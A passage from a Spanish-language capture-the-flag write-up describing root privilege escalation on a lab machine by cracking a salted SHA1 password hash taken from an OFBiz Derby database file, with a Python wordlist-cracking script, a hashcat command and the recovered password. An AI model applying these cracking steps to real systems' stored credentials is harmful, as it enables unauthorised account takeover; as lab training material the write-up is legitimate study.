[+] sha1($username.$pass.$salt)
[+] sha1(md5($pass))
[+] sha1(md5($pass).$salt)
[+] sha1(md5(sha1($pass)))
[+] sha1(sha1($pass))
[+] sha1(sha1($pass).$salt)
[+] sha1(sha1($pass).substr($pass,0,3))
[+] sha1(sha1($salt.$pass))
[+] sha1(sha1(sha1($pass)))
[+] sha1(strtolower($username).$pass)

En un reconocimiento posterior, vemos esta otra contraseña en /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat, la cual tiene un *prefijo "d"*. Esto hace referencia al salt.



Teníamos ciertos problemas ahora para ejecutar **Hashcat**, así que creamos un script de **Python**, el cual compartimos a continuación. Damos permisos a este script y lo ejecutamos. Al cabo de unos minutos, obtenemos la contraseña en texto claro: *monkeybizness*. Cambiamos la sesión a **root**. Encontramos la bandera en su directorio.



> La inclusión de **salt (sal)** es una técnica que a menudo se utiliza en aplicaciones que almacenan contraseñas de usuarios para hacer más difícil el descifrado mediante ataques de fuerza bruta o de tabla arcoíris. La "sal" es una cadena de datos aleatoria que se concatena con la contraseña antes de ser hasheada, lo que aumenta la entropía y hace que el proceso de descifrado sea más difícil y costoso computacionalmente.

Script en Python:


```Python
```

```python
import hashlib
import base64
import os


def cryptBytes(hash_type, salt, value):
    if not hash_type:
        hash_type = "SHA"
    if not salt:
        salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
    hash_obj = hashlib.new(hash_type)
    hash_obj.update(salt.encode('utf-8'))
    hash_obj.update(value)
    hashed_bytes = hash_obj.digest()
    result = f"${hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')}"
    return result

def getCryptedBytes(hash_type, salt, value):
    try:
        hash_obj = hashlib.new(hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
    except hashlib.NoSuchAlgorithmException as e:
        raise Exception(f"Error while computing hash of type {hash_type}: {e}")

hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'

with open(wordlist,'r',encoding='latin-1') as password_list:
    for password in password_list:
        value = password.strip()
        hashed_password = cryptBytes(hash_type, salt, value.encode('utf-8'))
        # print(hashed_password)
        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')

```


Importación de módulos: el script importa tres módulos de Python: `hashlib`, `base64`, y `os` necesarios para realizar operaciones de cifrado, codificación base64 y generación de números aleatorios.
Definición de funciones:
`cryptBytes()`: esta función toma un tipo de algoritmo de hash, un salt opcional y un valor a cifrar. Utiliza el algoritmo de hash especificado para cifrar el valor junto con el salt (si está definido), y devuelve una cadena que representa el hash cifrado.
`getCryptedBytes()`: similar a `cryptBytes()`, pero solo devuelve el hash cifrado.
Configuración de variables: se establecen algunas variables importantes, como el tipo de algoritmo de hash (`hash_type`), el salt (`salt`), y el valor que se buscará en el archivo de lista de palabras (`search`). También se define el diccionario a usar (`wordlist`), que en este caso, es Rockyou.
Apertura del archivo de lista de palabras: el script abre un archivo de lista de palabras y comienza a iterar sobre cada contraseña en la lista.
Generación de hash y búsqueda: para cada contraseña en la lista, se genera su hash cifrado utilizando la función `cryptBytes()`. Si el hash cifrado coincide con el valor de búsqueda (`search`), se imprime un mensaje indicando que se encontró la contraseña.

1.7. Privesc via cracking hash with Hashcat (2)

Otra alternativa es usar la herramienta en línea **CyberChef**, la cual usamos para la manipulación de datos. Puede realizar una amplia gama de operaciones en datos, como la conversión, el análisis y la transformación. Concretamente, podríamos usar esta transformación para obtener una cadena limpia que **Hashcat** pueda procesar, es decir, revertir las manipulaciones aplicadas a la contraseña (en la primera alternativa, esta operación se realiza en el mismo script).



Copiamos esta cadena. Vemos primero qué modo deberíamos usar con Hashcat para poder romperla.



Seguidamente, ejecutamos el siguiente comando: `hashcat -m 120 -a 0 "b8fd3f41a541a435857a8f3e751cc3a91c174362:d" /usr/share/wordlists/rockyou.txt -d 1 --show`. Es importante que usemos `:d` al final de la cadena, ya que de este

modo indicamos el salt.